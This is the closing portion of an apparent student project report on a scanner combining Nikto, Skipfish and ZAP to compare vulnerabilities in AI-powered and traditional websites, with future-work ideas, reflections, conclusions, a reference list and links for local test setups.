The tool still has a big improvement, to enhance the tool, the AI-specific detection modules should be developed. Like by examining API request patterns, Machine Learning frameworks such as TensorFlow might be used to automate the identification of hostile input. Vulnerability datasets would be diversified by extending testing to platforms such as Hugging Face APIs and TensorFlow Serving. Beside the examining API request patterns, data exfiltration attempts also need to be detected via real-time monitoring features, such as tracking unusual model inference requests. To prioritize remediation, the reporting module should setup risk-scoring frameworks such as MITRE ATLAS. Scalable scans of dispersed AI architectures would be made possible by cloud integration like AWS, Azure. At the same time, cutting down on resource overhead is also important, headless browsers might be added to the ZAP HUD component of the code. In the future, working with AI developers may result in access to proprietary systems, which would enhance vulnerability data. And then for explainable AI should help non-technical users by clarifying vulnerability categories. Lastly, using Docker to replace hard coded dependencies would increase reproducibility, and OWASP's AI Security Guidelines would guarantee adherence to new standards.

11.5 Overall Reflections

In this project demonstrated the existence of legacy vulnerabilities while highlighting the changing difficulties in protecting AI-driven systems. Although the code's integration of Nikto, Skipfish and ZAP showed the benefits of hybrid tools, it also exposed weaknesses in automation unique to AI. The tool's function needs to reconsider machine learning security frameworks was brought to light by the increased vulnerability density in AI systems, especially unsafe APIs. While the moral quandaries surrounding responsible disclosure highlighted the significance of transparency, technical challenges like interpreting varied tool outputs enhanced the tool for software architecture. The creation of the GUI improved my Tkinter and multithreading skills, while the Agile approach sharpened my ability to iterate depending on feedback. The project did, however, also highlight the industry's slowness in tackling AI threats, and it called for cooperation between the data science and cybersecurity groups. For me, it reinforced the importance of lifelong learning about new technologies and moral behaviour. While the tool achieved its goals, its limitations serve as a call to action for integrated, AI-native security solutions.

12. Conclusions

The project conclusively demonstrated that AI-powered websites, particularly those with chatbots show a higher density of severe vulnerabilities compared to traditional systems. By successfully bridging the gap between traditional and AI-focused assessments, the custom scanner found that inadequate input validation and unsecured APIs were responsible for 30% of high-severity concerns in AI sites. Traditional platforms are still vulnerable to XSS and SQL injections, but AI bring new threats like model inversion and hostile prompt injections and increasing the vulnerability of XSS and SQL injections. In addition to offering a useful comparative framework, the GUI of Nikto, Skipfish, and ZAP brought to light the shortcomings of the current tools for auditing machine learning workflows. AI-native scanning modules, real-time-monitoring, ad cooperation between cybersecurity and AI specialists must be given top priority in future solutions. Developers can lessen new risks by implementing secure design techniques, such as encrypting training data and verifying model inputs.

13. Reference List

[1] *OWASP Top Ten | OWASP Foundation*. (n.d.). https://owasp.org/www-project-top-ten/

[2] Center, E. P. I. (n.d.). *EPIC - Equifax Data breach*. https://archive.epic.org/privacy/data-breach/equifax/

[3] *Bot Busted Up: AI ChatBot's alleged data leak - Skyhigh security*. (2025, February 24). Skyhigh Security. https://www.skyhighsecurity.com/about/resources/intelligence-digest/bot-busted-up-ai-chatbots-alleged-data-leak.html

[4] Nagli, G. (2025, January 29). *Wiz Research uncovers exposed DeepSeek database leaking sensitive information, including chat history*. wiz.io. https://www.wiz.io/blog/wiz-research-uncovers-exposed-deepseek-database-leak

[5] *Security researchers warn of new risks in DeepSeek AI app*. (n.d.). https://www.bankinfosecurity.com/security-researchers-warn-new-risks-in-deepseek-ai-app-a-27486

[6] *Cross-site scripting (XSS) - Security on the web | MDN*. (2025, May 5). MDN Web Docs. https://developer.mozilla.org/en-US/docs/Web/Security/Attacks/XSS

[7] Hammad, M. (2024, December 31). Advanced Analysis: XSS vulnerability in an AI-Powered Chatbot service. *Medium*. https://medium.com/@MianHammadx0root/advanced-analysis-xss-vulnerability-in-an-ai-powered-chatbot-service-53212f545624

[8] *CVE security vulnerability database. Security vulnerabilities, exploits, references and more*.(n.d.). https://www.cvedetails.com/vulnerabilities-by-types.php

Metomic. (n.d.). *Quantifying the AI Security Risk: 2025 Breach Statistics and Financial Implications | Metomic*. https://www.metomic.io/resource-centre/quantifying-the-ai-security-risk-2025-breach-statistics-and-financial-implications#:~:text=The%202025%20AI%20security%20landscape,prompt%20injection%20and%20data%20poisoning.

https://www.cve.org/CVERecord?id=CVE-2025-22209

OWASP AI Security and Privacy Guide | OWASP Foundation. (n.d.). https://owasp.org/www-project-ai-security-and-privacy-guide/

AI and Browser Security: 5 threats you can't ignore. (2024, June 2). Blog | Menlo Security. https://www.menlosecurity.com/blog/ai-and-browser-security-5-threats-you-cant-ignore

Limited, I. (n.d.). *How AI is enhancing web application security*. https://blogs.infosys.com/digital-experience/web-ui-ux/how-ai-is-enhancing-web-application-security.html

S, G. (2025, January 24). *The Truth about AI Website Builders: The pros and cons you need to know*. https://www.linkedin.com/pulse/truth-ai-website-builders-pros-cons-you-need-know-saita-%E6%96%8E%E7%94%B0--d22kc#:~:text=On%20the%20positive%20side%2C%20most,environments%20with%20multiple%20redundancy%20layers.

Canada, C. S. E. (2024, December 6). *Why you should never give your personal information to AI - Get Cyber Safe*. Get Cyber Safe. https://www.getcybersafe.gc.ca/en/blogs/why-you-should-never-give-your-personal-information-ai

Why are web AI agents more vulnerable than standalone LLMs? A security analysis. (n.d.). https://arxiv.org/html/2502.20383v1

Greyling, C. (2025, March 7). AI agents are much more vulnerable than LLM-Based applications. *Medium*. https://cobusgreyling.medium.com/ai-agents-are-much-more-vulnerable-than-llm-based-applications-161b94be59ec

Staff, S. (2025, January 31). Report finds 1,025% rise in AI vulnerabilities, many tied to APIs. *Security Magazine*. https://www.securitymagazine.com/articles/101346-report-finds-1-025-rise-in-ai-vulnerabilities-many-tied-to-apis

Wallarm. (n.d.). *WallArm Annual 2025 API ThreatStats Report*. https://www.wallarm.com/reports/2025-api-security-report

https://orca.security/resources/blog/2024-state-of-ai-security-report/

AI cyber security survey - main report. (2024, May 14). GOV.UK. https://www.gov.uk/government/publications/research-on-the-cyber-security-of-ai/ai-cyber-security-survey-main-report

Why are web AI agents more vulnerable than standalone LLMs? A security analysis. (n.d.). https://arxiv.org/html/2502.20383v1#S3

Weaknesses and vulnerabilities in modern AI: Why security and safety are so challenging. (2024, July 29). SEI Blog. https://insights.sei.cmu.edu/blog/weaknesses-and-vulnerabilities-in-modern-ai-why-security-and-safety-are-so-challenging/

https://www.darkreading.com/cyberattacks-data-breaches/actively-exploited-chatgpt-bug-organizations-risk

SentinelOne. (2025, April 6). *10 Generative AI Security Risks*. SentinelOne. https://www.sentinelone.com/cybersecurity-101/data-and-ai/generative-ai-security-risks/

Fröhlich, L., & Fröhlich, L. (2025, January 24). *Vulnerability in ChatGPT's crawler: How it can be exploited*. Link11 - Always at Your Side. https://www.link11.com/en/blog/threat-landscape/vulnerability-in-chatgpts-crawler-how-it-can-be-exploited/

Masas, R., & Masas, R. (2025, March 26). XSS marks the spot: Digging up vulnerabilities in ChatGPT. *Blog* https://www.imperva.com/blog/xss-marks-the-spot-digging-up-vulnerabilities-in-chatgpt/

https://www.researchgate.net/publication/364122631_The_Impact_and_Limitations_of_Artificial_Intelligence_in_Cybersecurity_A_Literature_Review

https://www.researchgate.net/publication/380861714_Exploring_the_Impact_of_Artificial_Intelligence_Integration_on_Cybersecurity_A_Comprehensive_Analysis

chrome-extension://efaidnbmnnnibpcajpcglclefindmkaj/https://web.mit.edu/ha22286/www/papers/MEng20_5.pdf

Analyzing AI application threat models. (n.d.). NCC Group. https://www.nccgroup.com/us/research-blog/analyzing-ai-application-threat-models/

Bond, S. (2023, May 22). Fake viral images of an explosion at the Pentagon were probably created by AI. *NPR*. https://www.npr.org/2023/05/22/1177590231/fake-viral-images-of-an-explosion-at-the-pentagon-were-probably-created-by-ai

CVE-Bench: a benchmark for AI agents' ability to exploit Real-World web application vulnerabilities. (n.d.). https://arxiv.org/html/2503.17332

Fox, J. (2025, March 7). Top 40 AI Cybersecurity Statistics | Cobalt. *Jacob Fox*. https://www.cobalt.io/blog/top-40-ai-cybersecurity-statistics

Gregory, J. (2025, April 15). ChatGPT4 exploit: 87% vulnerabilities really impressive. *Jennifer Gregory*. https://www.ibm.com/think/insights/chatgpt4-exploit-87-percent-vulnerabilities-really-impressive

Incode. (2025, March 5). *$25 Million Stolen Using Deepfakes in Hong Kong: Incode's Passive Liveness Technology, Shield Against Advanced Fraud*. Incode. https://incode.com/blog/25-million-deepfake-fraud-hong-kong/#:~:text=The%20Incident%3A%20A%20Deepfake%20Scam%20in%20Hong%20Kong&text=The%20scammers%20orchestrated%20a%20video,to%20transfer%20approximately%20%2425%20million.

Kerner, S. O. S. M. (2023, November 3). *SolarWinds hack explained: Everything you need to know*. WhatIs. https://www.techtarget.com/whatis/feature/SolarWinds-hack-explained-Everything-you-need-to-know

Khan, T. (2025, April 29). Artificial Intelligence in Legal Practice: A Regulatory and Strategic Guide for Solicitors in England and Wales. *Tahir Khan*. https://thebarristergroup.co.uk/blog/artificial-intelligence-in-legal-practice-a-strategic-guide#:~:text=Under%20UK%20GDPR%20Article%2035,processing%20of%20special%20category%20data

LessLeak-Bench: A first investigation of data leakage in LLMs across 83 software engineering benchmarks. (n.d.). https://arxiv.org/html/2502.06215v1

Nicholson, K. (2023, February 18). Bing chatbot says it feels 'violated and exposed' after attack. *CBC*. https://www.cbc.ca/news/science/bing-chatbot-ai-hack-1.6752490

OWASP Top Ten | OWASP Foundation. (n.d.). https://owasp.org/www-project-top-ten/

Verma, R. (2024, July 14). *One-Pixel Attack: a subtle yet potent adversarial technique*. https://www.linkedin.com/pulse/one-pixel-attack-subtle-yet-potent-adversarial-technique-ritika-verma-n5nbc/

What is the history of artificial intelligence (AI)? (n.d.). Tableau. https://www.tableau.com/data-insights/ai/history#:~:text=Birth%20of%20AI%3A%201950%2D1956&text=into%20popular%20use.-,Dates%20of%20note%3A,ever%20learn%20the%20game%20independently.

https://www.securityweek.com/chatgpt-vulnerability-exploited-against-us-government-organizations/

Nagli, G. (2025, January 29). *Wiz Research uncovers exposed DeepSeek database leaking sensitive information, including chat history*. wiz.io. https://www.wiz.io/blog/wiz-research-uncovers-exposed-deepseek-database-leak

Quarles & Brady LLP. (2025, March 21). *Warning! ChatGPT exploit used by threat actors in cyber attacks*. Quarles &Amp; Brady LLP. https://www.quarles.com/newsroom/publications/warning-chatgpt-exploit-used-by-threat-actors-in-cyber-attacks

Schulhoff, S. (n.d.). *Prompt Injection: Overriding AI Instructions with User Input*. https://learnprompting.org/docs/prompt_hacking/injection?srsltid=AfmBOoq8EcItKeI2LImb8tFicObApmSCpFH4Hz7Clx46seO04SflQkfm

Xavier, J. (2025, February 13). *AI chatbots vulnerable to indirect prompt injection attacks, researcher warns*. The Hindu. https://www.thehindu.com/sci-tech/technology/ai-chatbots-vulnerable-to-indirect-prompt-injection-attacks-researcher-warns/article69214527.ece

14. Appendices

Website and AI website setup locally
DVWA - https://github.com/digininja/DVWA

Local Set up AI - https://github.com/ParisNeo/Gpt4All-webui

Local Setup Chatbot - https://github.com/mckaywrigley/chatbot-ui
Local. AI - https://www.localai.app
Deepseek local - https://builtin.com/artificial-intelligence/how-implement-deepseek-locally
Chatgpt locally - https://dev.to/proflead/set-up-a-local-ai-like-chatgpt-on-your-computer-web-interface-1l9h